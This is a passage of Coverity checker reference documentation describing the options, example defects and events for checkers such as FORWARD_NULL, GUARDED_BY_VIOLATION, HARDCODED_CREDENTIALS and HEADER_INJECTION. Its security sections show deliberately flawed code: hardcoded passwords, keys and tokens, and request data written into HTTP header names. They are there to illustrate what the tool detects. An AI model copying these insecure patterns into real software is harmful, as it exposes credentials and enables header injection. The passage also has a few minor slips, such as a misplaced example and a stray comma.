- `FORWARD_NULL:as_conversion:<boolean>` - When this option is true, the checker reports defects when null is returned from the `as` operator. (This C#-only option is equivalent to the C/C++ `dynamic_cast` option.) Defaults to `FORWARD_NULL:as_conversion:false` for C# only.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.
- `FORWARD_NULL:deref_zero_errors:<boolean>` - When this option is set to true, the checker reports defects if a literal null or undefined value is used unsafely. When it is false, the checker ignores these issues, treating them as intentional. Defaults to `FORWARD_NULL:deref_zero_errors:false` for C/C++ and JavaScript. Defaults to `FORWARD_NULL:deref_zero_errors:true` for C# and Java.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).
- `FORWARD_NULL:dynamic_cast:<boolean>` - When this option is true, the checker reports defects when null is returned from a dynamic cast and subsequently dereferenced without checking. Defaults to `FORWARD_NULL:dynamic_cast:true`

  To disable this option, specify `--checker-option FORWARD_NULL:dynamic_cast:false` for C++ only (when running the analysis).
- `FORWARD_NULL:track_macro_nulls:<boolean>` - When this option is true, the checker reports defects where the assignment to or check against null is in a macro. By default, the checker ignores explicit null assignments occurring in a macro because these often happen as a result of conditions that are true for some macro invocations but not all. Defaults to `FORWARD_NULL:track_macro_nulls:false` for C/C++ only.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  The following example can be detected:

  ```
  #define VERIFY(truism) ((truism)? true : false)
  void example(void)
  {
    int *p = GetInt();
    if (!VERIFY(p != NULL))
    {
    }
    *p = 0;
  }
  ```
- `FORWARD_NULL:very_aggressive_derefs:<boolean>` - When this option is true, the checker identifies paths from null values to uses of these values that cannot tolerate null values with significantly less certainty than it does by default. See also, the `aggressive_derefs` checker option.

Defaults to `FORWARD_NULL:very_aggressive_derefs:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

4.69.4. Examples

This section provides one or more examples of defects found by the FORWARD_NULL checker.

4.69.4.1. C/C++

```
int forward_null_example1(int *p) {
    int x;
    if ( p == NULL ) {
        x = 0;
    } else {
        x = *p;
    }
    x += fn();
    *p = x;   // Defect: p is potentially NULL
    return 0;
}
```

4.69.4.2. C#

```
public class ForwardNull {
    void Example(object o) {
        if (o != null) {
        }
        // o will be null on the 'else' case of the if.
        System.Console.WriteLine(o.ToString());
    }
}
```

4.69.4.3. Java

```
public class ForwardNullExample {
  public static Object callA() {
    // This causes a FORWARD_NULL defect report
    return testA(null);
  }

  public static Object callB() {
    // No defect report
    return testA(new Object());
  }

  public static String testA(Object o) {
    return o.toString();
  }
}
```

4.69.4.4. JavaScript

```
function example1(x) {
    if(x !== null) {
    }
    // x will be null on the 'else' case of the if.
    x();
}

function example2(userInput) {
    var name; // name is implicitly assigned to undefined
    var pos = userInput.indexOf("name:");
    if (pos >= 0) {
        name = userInput.substring(pos + "name:".length);
    }
    // name will be undefined on the 'else' case of the if.
    return name.substring(0,8);
}
```

4.69.4.5. PHP

```
function forward_null_example1($fn, $arg) {
    if ($fn != NULL) {
        something();
    }
    // fn will be NULL on else branch of if
    return $fn($arg); // Defect here.
}
```

```
function forward_null_example2($obj, $arg) {
    if ($obj != NULL) {
        something();
    }
    // $obj will be NULL on else branch of if.
    // $obj->method won't cause fatal error, but evaluates null.
    return $obj->method($arg); // Defect here.
}
```

```
def forward_null_example2(obj):
    if (obj is not None):
        something()
    # obj will be NULL on the else branch of if
    return obj.method() # Defect here.
```

4.69.4.6. Python

```
def forward_null_example(obj):
    if (obj is not None):
        something()
    # obj will be NULL on else branch of if
    return obj.foo # Defect here.
```

```
def forward_null_example2(obj):
    if (obj is not None):
        something()
    # obj will be NULL on the else branch of if
    return obj.method() # Defect here.
```

4.69.5. Events

This section describes one or more events produced by the FORWARD_NULL checker.

- **Beginning events**
  - `assign_zero` - A variable was assigned the value NULL.
  - `dynamic_cast` - NULL was returned from a dynamic cast. A dynamic cast to a pointer type can, by design, return NULL.
  - `var_compare_op` - A variable is compared to NULL preceding a null pointer dereference.
- **Middle events**
  - `alias_transfer` - A variable was assigned a potentially null pointer.
  - `identity_transfer` - A function's return value is NULL because one of the function's arguments is potentially null and is returned without modification.
- **End events**
  - `dereference` - An increment of a possible null value `iptr`.
  - `var_deref_model` - A potentially null pointer was passed to a function that dereferences it.
  - `var_deref_op` - A null pointer dereferencing operation.
  - `zero_deref` - A dereference of a null pointer literal.

4.70. GUARDED_BY_VIOLATION

Quality, C# Concurrency Checker

4.70.1. Overview

This C# and Java checker finds many instances of fields that are updated without locks, causing potential race conditions which can lead to unpredictable or incorrect program behavior.

C# and Java

- **Enabled by Default**: GUARDED_BY_VIOLATION is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

GUARDED_BY_VIOLATION infers guarded-by-relationships to track when fields are updated with known locks. A field `f` is guarded-by field `g` if concurrent accesses to `f` require `g` as a held lock. A defect is reported if the checker infers that the lock guards the field at least 70% of the time, or if there are only three total accesses of a field with two accesses guarded, in which case the field is inferred to be guarded. When there are in total only two accesses of a field, and only one of them is guarded, use `--checker-option=LOCK_FINDER:report_one_out_of_two` to report a defect for the unguarded access.

In Coverity Connect, the unguarded access event is displayed on the page that contains examples of guarded field accesses. You can click the file names to see the events in-line with the code. In some circumstances, for instance, if the source for the example guarded field access is not available, a `guarded_access_in_bytecode` event is displayed.

This checker does not report defects in the following methods:

- Constructors.
- Static initializers.
- C#-specific: The `ToString`, `GetHashCode`, and `Equals` methods.
- Java-specific: The `clone`, `toString`, `hashCode`, and `equals` methods.
- Methods that do not have source code, such as in library classes.

4.70.2. Options

C# and Java

This section describes one or more GUARDED_BY_VIOLATION options.

- `GUARDED_BY_VIOLATION:lock_inference_threshold:<percentage>` - This C# and Java option specifies the minimum percentage of accesses to a global variable or or field of a struct that must be protected by a particular lock for the checker to determine that the variable or field should always be protected by that lock. Variable `v` is treated as protected by lock `l` if the proportion of the number accesses of `v` with `l` compared to the total number of accesses of `v` is less than or equal to the percentage you set. If the percentage is set to 50 when two out of four accesses of `v` occur with `l`, the checker will issue a defect. If set to 75, such a scenario would not produce a defect report. Defaults to `GUARDED_BY_VIOLATION:lock_inference_threshold:70` (for C# and Java).

  ```
  --checker-option GUARDED_BY_VIOLATION:lock_inference_threshold:50
  ```

4.70.3. Examples

This section provides one or more examples of defects found by the GUARDED_BY_VIOLATION checker.

4.70.3.1. C#

In the following example, `myLock` guards `myData`. A defect is reported in `UnsafeAccess()` if the checker infers that `myLock` guards `myData`.

```
using System;

public class GuardedByViolation
{
    private int    myData;
    private Object myLock;

    public void InferGuardedByRelationship()
    {
        lock(myLock) {
            myData++;
            myData--;
            myData *= myData;
            myData /= myData;
            // ...
        }
    }

    public void UnsafeAccess()
    {
        myData ^= myData;
    }
}
```

4.70.3.2. Java

In the following example, `GuardedByViolationExample.lock` guards `count`. A defect is reported in `decrement()` if the checker infers that `GuardedByViolationExample.lock` guards `count`.

```
public class GuardedByViolationExample {
    int count;
    Object lock;

    public void increment() {
        synchronized(lock) { //  example_lock event
            count++;         //  example_access event
        }
    }

    public void times_two() {
        synchronized(lock) { //  example_lock event
            count *= 2;      //  example_access event
        }
    }

    public void square() {
        synchronized(lock) { //  example_lock event
            count *= count;  //  example_access event
        }
    }

    public void decrement() {
        count--;             //  Defect: missing_lock
    }
}
```

4.70.4. Annotations

Java only

For Java, GUARDED_BY_VIOLATION checker recognizes the following annotation:

- `@GuardedBy`

You can use the `GuardedBy` annotation to specify a field's lock. Put the annotation on the line above the field declaration. The lock name is a combination of the class name and lock name:

```
@GuardedBy("<LockName>")
```

For example, the following annotation indicates that `count` has a guarded-by relationship with `GuardedByViolationExample2_Annotation.lock` and a defect will be reported whenever the checker finds a `count` field that is accessed without that lock.

```
import com.coverity.annotations.GuardedBy;

public class GuardedByViolationExample2_Annotation {
  @GuardedBy("GuardedByViolationExample2_Annotation.lock")
  int count;
  Object lock;

  public void increment() {
    count++;  /* Defect: missing_lock with
                 no example of guarded access */
  }
}
```

See Section 6.3.2, “Adding Java Annotations to Increase Accuracy” and the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for more information.

4.70.5. Events

C# and Java

This section describes one or more events produced by the GUARDED_BY_VIOLATION checker.

- `access_alias` - Assignment of a variable to another variable.
- `example_access` - An example field is accessed with a lock.
- `example_lock` - An example lock is acquired.
- `lock` - [C# only] Calls to `System.Threading.Monitor.Enter()`. C#-specific event.
- `java_lock` - [Java only] Calls to `java.util.concurrent.locks lock()`. Java-specific event.
- `unlock` - [C# only] Calls to `System.Threading.Monitor.Exit()`. C#-specific event.

- `java_unlock` - [Java only] Calls to `java.util.concurrent.locks unlock()`. Java-specific event.
- `missing_lock` - A field is accessed without a lock guard.

4.71. HARDCODED_CREDENTIALS

Security Checker

4.71.1. Overview

This C/C++, C#, and Java checker searches for passwords, cryptographic keys, and security tokens that are stored directly in source code (hardcoded). Users with access to such source code can then use these credentials to access production data or services. Changing these credentials requires changing the code and redeploying the application.

Disabled by Default: HARDCODED_CREDENTIALS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

For Java and C# Web application security analyses, you can enable HARDCODED_CREDENTIALS along with other preview-level Web application checkers by using the `--webapp-security-preview` option to the analysis option.

4.71.2. Defect Anatomy

A HARDCODED_CREDENTIALS defect describes how a hardcoded value defined in the source code is used as a security credential. The defect path first shows the definition of the hardcoded credential that uses, for example, a constant string. From there, the events in the defect show how this hardcoded value flows through the program, for example, from the argument of a function call to the parameter of the called function. Finally, the main event of the defect shows how this hardcoded value is ultimately used as a password, cryptographic key or security token.

4.71.3. Options

This section describes one or more HARDCODED_CREDENTIALS options.

- `HARDCODED_CREDENTIALS:report_empty_credentials:<boolean>` - This C/C++, C#, and Java option determines whether to report a hardcoded credential that is an empty string. For example, empty passwords are sometimes used in test code, local databases, or other places where it can be benign. While setting this option to true can make the analysis find more true defects, it might also produce more false positives. Defaults to `HARDCODED_CREDENTIALS:report_empty_credentials:false`

4.71.4. Examples

4.71.4.1. C/C++

The following example uses a hardcoded string as a logon password. The checker reports a `hardcoded_credential_passwd` defect for this code.

```
void test() {
    char password[] = "ABCD1234!";
    HANDLE pHandle;
    LogonUserA("User", "Domain", password, 3, 0, &pHandle);
        // HARDCODED_CREDENTIALS defect
}
```

4.71.4.2. C#

```
using System;

public class HardcodedCredential {
  void Test(string username, string domain) {
      string hard_coded = "test";
      System.Net.NetworkCredential obj =
       new System.Net.NetworkCredential(username, hard_coded, domain);
     // Defect.
  }
}
```

4.71.4.3. Java

```
/* Example of a hardcoded password. Users with access
 * to this code can also access this database.
 */
import java.sql.*;
Connection getCon(String url) throws SQLException {
  return DriverManager.getConnection(url,
      /*username*/ "leroy",
      /*password*/ "jenkins");
}
```

```
/* Example of a hardcoded cryptographic key. */
String secret = "It's a secret to everybody.";
javax.crypto.spec.SecretKeySpec keyspec =
  new javax.crypto.spec.SecretKeySpec(secret.getBytes("UTF-8"), "AES");
```

```
/* Example of a hardcoded security token. */
import
 org.springframework.security.authentication.UsernamePasswordAuthenticationToken;
new UsernamePasswordAuthenticationToken("Druidia", "12345");
```

4.71.5. Events

This section describes one or more events produced by the HARDCODED_CREDENTIALS checker.

- `crypto_use` - (main event) The sink that consumes the hardcoded cryptographic key.
- `hardcoded_credential` - The hardcoded credential.
- `password_use` - (main event) The sink that consumes the hardcoded password.
- `remediation` - Advice on how to fix software issues detected by HARDCODED_CREDENTIALS.

- `token_use` - (main event) The sink that consumes the hardcoded token.

Dataflow events

- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.71.6. Models

The analysis reports a defect on a constant string or byte array that flows into one of the primitives. The difference among the sinks is the subcategory in which the defect is reported and the event message at the final call.

4.71.6.1. C/C++

The following primitives are available for C/C++ analyses with HARDCODED_CREDENTIALS:

- `__coverity_hardcoded_credential_passwd_sink__(void *)`
- `__coverity_hardcoded_credential_crypto_sink__(void *)`
- `__coverity_hardcoded_credential_token_sink__(void *)`

This example uses `__coverity_hardcoded_credential_passwd_sink__` to model a function that uses data as a password:

```
void authenticate(char *data) {
    __coverity_hardcoded_credential_passwd_sink__(data);
}
```

Given the model above, passing a hardcoded string into the data parameter of this function results in a HARDCODED_CREDENTIALS `hardcoded_credential_passwd` defect report, as shown in the following example.

```
void test() {
    char data[] = "ABCD1234!";
    authenticate(data);
        // HARDCODED_CREDENTIALS hardcoded_credential_passwd defect
}
```

4.71.6.2. C#

The following primitives mark their parameters as used as a password, cryptographic key, or security token, respectively.

```
Coverity.Primitives.Security.HardcodedPasswordSink()
Coverity.Primitives.Security.HardcodedCryptographicKeySink()
Coverity.Primitives.Security.HardcodedSecurityTokenSink()
```

To generate a model from the following source code, you need to run `cov-make-library` on it.

```
// User model
using Coverity.Primitives;
class MyClass {
    public void usePassword(String password) {
        Security.HardcodedPasswordSink(password);
    }
}
```

The checker uses the resulting model file to find a defect in the following source code.

```
// Code under analysis
void login(MyClass x) {
  x.usePassword("12345"); //HARDCODED_CREDENTIALS defect
}
```

4.71.6.3. Java

The following methods are model primitives that mark their parameters as used as a password, cryptographic key, or security token, respectively.

```
com.coverity.primitives.SecurityPrimitives
   .hardcoded_credential_passwd_sink(Object password)
   .hardcoded_credential_crypto_sink(Object key)
   .hardcoded_credential_token_sink(Object token)
```

To generate a model from the following source code, you need to run `cov-make-library` on it.

```
// User model
import com.coverity.primitives.SecurityPrimitives;
class MyClass {
  public void usePassword(String password) {
    SecurityPrimitives.hardcoded_credential_passwd_sink(password);
  }
}
```

The checker uses the resulting model file to find a defect in the following source code.

```
// Code under analysis
void login(MyClass x) {
  x.usePassword("12345"); //Defect.
}
```

4.72. HEADER_INJECTION

Security Checker

4.72.1. Overview

This Java checker finds header injection vulnerabilities, which arise from using uncontrolled dynamic data in an HTTP header name. This security vulnerability might allow an attacker to set or overwrite important header values.

The impact of this issue varies based on the following factors:

- Whether the attacker controls the entire HTTP header name.
- Whether the attacker also controls the associated HTTP header value.

Preview checker: HEADER_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: HEADER_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable HEADER_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.72.2. Examples

This section provides one or more examples of defects found by the HEADER_INJECTION checker.

The following injection allows an attacker to set important HTTP headers (such as `set-cookie`, `X-Frame-Options`, and so on) to disable some security mechanism, or, for example, to fix the session ID:

```
HttpServletRequest req;
HttpServletResponse resp;
// ...
resp.addHeader(req.getParameter("header_name"),
               req.getParameter("header_value"),);
```

In the following example, the attacker does not have as much control, but it is nevertheless possible to disable the UI redressing protection (through `X-Frame-Options`).

```
resp.setHeader("X-Frame-Options", "SAMEORIGIN");
// ...
String n = req.getParameter("http_name");
String v = req.getParameter("http_value");
resp.setHeader("X-" + n, v);
```

4.72.3. Events

This section describes one or more events produced by the HEADER_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.73. HFA (C)

Quality Checker

4.73.1. Overview

This C checker (HFA, a header file analysis checker) finds many instances of unnecessary header file includes. This checker works only on C (not C++) code. An unnecessary header file include can occur when the header file prototypes functions and data structures that are not needed in that source file.

Including unnecessary header files does not cause problems with the analysis, but can slow build performance by requiring the compiler to perform additional work. Use this checker to identify these unneeded headers, and then manually eliminate the includes to speed future builds.

Disabled by Default: HFA is turned off by default. To enable this checker, use the `--hfa` option to the `cov-analyze` command. Note that `cov-analyze --all` *does not* enable this checker.

4.73.2. Examples

This section provides one or more examples of defects found by the HFA checker.

If `eight.h` contains

```
#define EIGHT 8
```

and `test.c` contains

```
#include "seven.h"
#include "eight.h"

int seven = SEVEN;
```

then the include of `eight.h` is unnecessary, because EIGHT is not used in `test.c`.

4.73.3. Events

This section describes one or more events produced by the HFA checker.

- `unnecessary header` : An unnecessary header file is included this file.

4.74. HIBERNATE_BAD_HASHCODE

Quality Checker

4.74.1. Overview

This Java checker finds many instances where the `hashCode()` or `equals()` method of a Hibernate entity depends on the database primary key (usually annotated with `@Id`). Because the key is not assigned until after persisting an object, it is unsafe to use such entities with Java collections before persisting. An incorrect `hashCode()` implementation can result in entities "disappearing" from a set (that is, `set.contains(obj)` unexpectedly returning `false`).

Preview checker: HIBERNATE_BAD_HASHCODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: HIBERNATE_BAD_HASHCODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.74.2. Options

This section describes one or more HIBERNATE_BAD_HASHCODE options.

- `HIBERNATE_BAD_HASHCODE:strict:<boolean>` - When this Java option is set to `true`, the checker reports instances where `hashCode()` or `equals()` depend on a database key, even when no problematic accesses to Java collections are found. Defaults to `HIBERNATE_BAD_HASHCODE:strict:false`

In addition, the option `--hibernate-config` to the `cov-analyze` command can be used to specify a directory that contains Hibernate mapping XML files, if applicable.

4.74.3. Examples

This section provides one or more examples of defects found by the HIBERNATE_BAD_HASHCODE checker.

The recommended way to define `hashCode()` and `equals()` is to only depend on business keys.

```
@Entity
class Parent {
    ...
    @OneToMany(mappedBy = "parent", cascade=CascadeType.ALL)
    private Set<Child> children = new HashSet<Child>();
    public Set<Child> getChildren() { return children; }
    public void setChildren(Set<Child> c) { children = c; }
    ...
}

@Entity
class Child {
    @Id @GeneratedValue
    @Column(name = "child_id")
    private Long id;
    public Long getId() { return id; }
    private void setId(Long id) { this.id = id; }

    public int hashCode() {
        // this depends on 'id' but shouldn't.
        return getId()!=null ? getId().hashCode() : 0;
    }
    ...
}

...
    Parent p = new Parent();
    Child c = new Child();
    c.setParent(p);
    p.getChildren().add(c); // adding a transient entity to a set
    session.save(p);

    // assertion fails!
    assert p.getChildren().contains(c);
...
```

4.74.4. Events

This section describes one or more events produced by the HIBERNATE_BAD_HASHCODE checker.

- `id_member` - Indicates a member variable that represents a database primary key, either by being annotated with `@javax.persistence.Id` in the source code, or by being marked with the `<id>` tag in a Hibernate mapping XML file.
- `bad_hashcode` - Indicates an implementation of `hashCode()` that uses a database primary key.
- `bad_equals` - Indicates an implementation of `equals()` that uses a database primary key.
- `new_transient` - Indicates the creation of a new entity.
- `collection_access` - Indicates that an entity (with an unassigned primary database key) is used to access a Java collection.

4.75. IDENTICAL_BRANCHES

Quality Checker

4.75.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker detects conditional statements and expressions that execute identical code regardless of the condition. Such duplicate code implies that the condition is unnecessary (or several conditions could be combined) or that the code should not be identical (so might be a copy-paste error).

Code detected by IDENTICAL_BRANCHES includes the following:

- Simple `if-then-else` statements with identical code in the `then` and `else` branches.
- Any `else-if` chains that have identical code in consecutive branches in the chain.
- Ternary expressions such as `cond?expr1:expr2` where `expr1` is identical to `expr2`.
- Any `switch` statements with identical code in different `case` statements.

Simple `if-then-else` statements and ternary expressions are enabled by default. Both `switch` statements and `else-if` chains are optional.

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: IDENTICAL_BRANCHES is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.75.2. Options

This section describes one or more IDENTICAL_BRANCHES options.

- `IDENTICAL_BRANCHES:report_different_case_lines:<boolean>` - When this option is true, the checker will report switch case statements when one case has comments and the other does not, or if the statements use a different number of lines. If the option is false, the checker will not report such issues. Defaults to `IDENTICAL_BRANCHES:report_different_case_lines:false` for C/C ++, C#, Java, JavaScript, and PHP only.

  This option only takes effect when `report_switch_cases` is set to true.

- `IDENTICAL_BRANCHES:report_different_ifelse_lines:<boolean>` - When this option is true, the checker will report `if-else` branches when one branch has comments and the other does not, or in general, if the branches use a different number of lines. If the option is false, the checker will not not report such issues. Defaults to `IDENTICAL_BRANCHES:report_different_ifelse_lines:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

- `IDENTICAL_BRANCHES:report_elseif_chains:<boolean>` - When this option is true, the checker will report `else-if` chains with identical branches. Defaults to `IDENTICAL_BRANCHES:report_elseif_chains:false` for C/C++, C#, Java, JavaScript, PHP, and Python (all languages).

  Example of an `else-if` chain with identical branches (applicable to C/C++, C#, Java, and JavaScript only):

  ```
  if (param==42)
     x = 5;
  else if (param==43)
     x = 5;
  else x = 3;
  ```

- `IDENTICAL_BRANCHES:report_switch_cases:<boolean>` - When this option is true, the checker will report identical `case` statements in a `switch-case` structure. Defaults to `IDENTICAL_BRANCHES:report_switch_cases:false` for C/C++, C#, Java, JavaScript, and PHP only.

  C/C++, C#, Java, JavaScript, PHP, and Python example that produces a defect when this option is true (and `switch_case_min_stmts` is set to `1`, for example):

  ```
  switch (x) {
  ```

```
case 1:
    y=5; break;
case 2:
    y=2; break;
case 3:
    y=5; break;
default:
    y=2;
}
```

This option is dependent on the setting of switch_case_min_stmts.

- `IDENTICAL_BRANCHES:switch_case_min_stmts:<integer>` - This option specifies the minimum number of statements to report in switch case statements. Defaults to `IDENTICAL_BRANCHES:switch_case_min_stmts:3` for C/C++, C#, Java, JavaScript, and PHP only.

  This option only takes effect when report_switch_cases is set to true.

4.75.3. Examples

This section provides one or more examples of defects found by the IDENTICAL_BRANCHES checker.

4.75.3.1. C/C++, C#, Java, JavaScript

The following example is a simple `if-else` statement with identical branches.

```
if (x==2) {
   y=32;
   z=y*2;
} else {
  y=32;
  z=y*2;
}
```

In the following example, the code in an if-then statement branch that ends with a `return` is identical to the code that comes after it. The code after the `if` statement can be considered an implicit `else`.

```
if (hasName(a)) {
  name = getName(a);
  return name;
}
name = getName(a);
return name;
```

4.75.3.2. PHP

```
<?php
function compute($a, $b, $op) {
    if ($op == '+') { // IDENTICAL_BRANCHES defect
        $result = $a + $b;
    } else {
        $result = $a + $b;
    }
    return $result;
}
?>
```

4.75.3.3. Python

```

def compute(a, b, op):
    if (op == '+'): # Defect here.
        result = a + b
    else:
        result = a + b
    return result
```

4.75.4. Events

This section describes one or more events produced by the IDENTICAL_BRANCHES checker.

- `else_branch` - Identifies an `else` branch in a simple `if-else` statement when the `if` and `else` are more than 5 lines apart and are associated with a defect.
- `else_if` - Identifies an `else-if` statement when it is more than 3 lines from a consecutive `else-if` statement, and the statements are associated with a defect.
- `identical_branches` - Identifies `if` statements (both simple ones and `else-if` chains) and ternary expressions that contain identical branches.
- `identical_cases` - Identifies a `case` that is identical to a previous `case` in the same `switch` statement.
- `original_case` - Identifies a a previous `case` that is identical to the reported `case`. This event is always reported, regardless of its size.

4.76. IDENTIFIER_TYPO

Quality Checker

4.76.1. Overview

This JavaScript, PHP, and Python checker finds occurrences of identifiers that are suspiciously unique and suspiciously close in spelling to another identifier that is more common. Dynamic languages such as JavaScript, PHP, and Python make heavy use of named entities that are resolved only at application run time, making such languages especially susceptible to typographical errors (typos) in identifiers. The effect of the defect is typically to reference an unset or undefined entity, which could have various impacts depending on the programming language and the context.

For this checker, identifiers can be names of properties or members, or simply strings that meet criteria for named entities in the program (for example no spaces or operator characters). Local variable names, including some function names, are not checked by the checker.

The checker uses a number of techniques to reduce false positives, involving aspects such as the length of the identifier, where the identifier was allegedly edited, and the relationships among components of identifiers. For example, `getUserAddress` and `get_user_address` have three component names. Identifiers recognized as having only one component name, such as `getuseraddress`, are therefore more susceptible to false positives.

The checker is limited to misspellings with Latin characters. However, in the interest of internationalization, the checker does not use a dictionary. Some false positives are possible as a result, such as if `handleExit` is referenced only once in a program but `handleExist` is used many times.

JavaScript, PHP, and Python

- **Enabled by Default**: IDENTIFIER_TYPO is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.76.2. Defect Anatomy

An IDENTIFIER_TYPO defect is reported at the occurrence of the suspiciously unique identifier. Other events give example uses of the likely intended identifier.

4.76.3. Examples

This section provides one or more examples of defects found by the IDENTIFIER_TYPO checker.

4.76.3.1. JavaScript

```
function getWorkingHeightPixels(obj) {
    return obj.heightPixels -
           obj.topInset.heightPixels -
           obj.bottomInset.heigtPixels; // Defect here.
}
```

4.76.3.2. PHP

```
<?php
function getWorkingHeightPixels($obj) {
    return $obj->heightPixels -
           $obj->topInset->heightPixels -
           $obj->bottomInset->heigtPixels; // Defect here.
}
?>
```

4.76.3.3. Python

```
def resetEventHandlers(obj):
    obj.mouseMoveAction.eventHandler = None
    obj.mouseClickAction.eventHandler = None
    obj.keyboardAction.eventHander = None    # Defect here.
```

4.77. INCOMPATIBLE_CAST

Quality Checker

4.77.1. Overview

This C/C++ checker finds many instances where an object in memory is accessed via a pointer cast to an incompatible type. Casting a pointer will not change memory layout so the defects reported by INCOMPATIBLE_CAST are potential out-of-bounds memory accesses or dependencies on byte order.

Preview checker: INCOMPATIBLE_CAST is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: INCOMPATIBLE_CAST is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.77.2. Examples

This section provides one or more examples of defects found by the INCOMPATIBLE_CAST checker.

The following example shows a cast on which the INCOMPATIBLE_CAST checker will report.

```
void init(uint32_t *x) {
    *x = 42;
}
void foo() {
    uint16_t y;
    init((int32_t*) &y); // out-of-bounds memory access
}
```

4.77.3. Events

This section describes one or more events produced by the INCOMPATIBLE_CAST checker.

- `incompatible_cast` - A pointer is passed to a function which accepts a parameter of an incompatible type.

4.78. INFINITE_LOOP

Quality (C/C++, C#, Java), Security (Java) Checker

4.78.1. Overview

This C/C++, C#, and Java checker finds many cases of loops that never terminate, usually resulting in a program hang. It does this by finding variables that appear in the conditions for continuing a loop. If these variables cannot be updated to falsify these conditions without an overflow or an underflow, the checker reports the loop as an infinite loop.

C/C++

- **Enabled by Default**: INFINITE_LOOP is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

C# and Java

- **Preview checker:** INFINITE_LOOP is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

  Disabled by Default: INFINITE_LOOP is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.78.2. Options

This section describes one or more INFINITE_LOOP options.

- `INFINITE_LOOP:allow_asm:<boolean>` - If this C/C++ option is enabled, the checker will ignore all assembly code. By default, the checker assumes that assembly code can be a loop control variable update statement. Defaults to `INFINITE_LOOP:allow_asm:false` (for C/C++ only).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `INFINITE_LOOP:allow_pointer_derefs:<boolean>` - C/C++, C#, and Java option that allows detection of infinite loops involving C/C++ pointer dereferences or, for C# and Java, where the incorrectly-updated variable is a field of another variable. Defaults to `INFINITE_LOOP:allow_pointer_derefs:false` (for C/C++, C#, and Java).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  C/C++ Example:

  If this option is set to `true`, the checker reports defects that updates the wrong loop control variable (`j` instead of `i`):

```
for (i = 0; i < p->x[0].hi * p->x[0].lo; j++) {
  a += p->x[0].hi;
}
```

  C# Example:

  The following defect is reported when this option is set to `true` but not when set to the default value, `false`:

```
class Foo
{
    public int a;
    static void Test(Foo pfoo)
    {
        while(pfoo.a == 1)  //INFINITE_LOOP defect reported here
        {
        }
    }
}
```

- `INFINITE_LOOP:report_no_escape:<boolean>` - This C/C++, C#, and Java option reports loops with no escape conditions as defects. By default, the checker does not report loops without escape conditions as defects. Defaults to `INFINITE_LOOP:report_no_escape:false` (for C/C++, C#, and Java).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

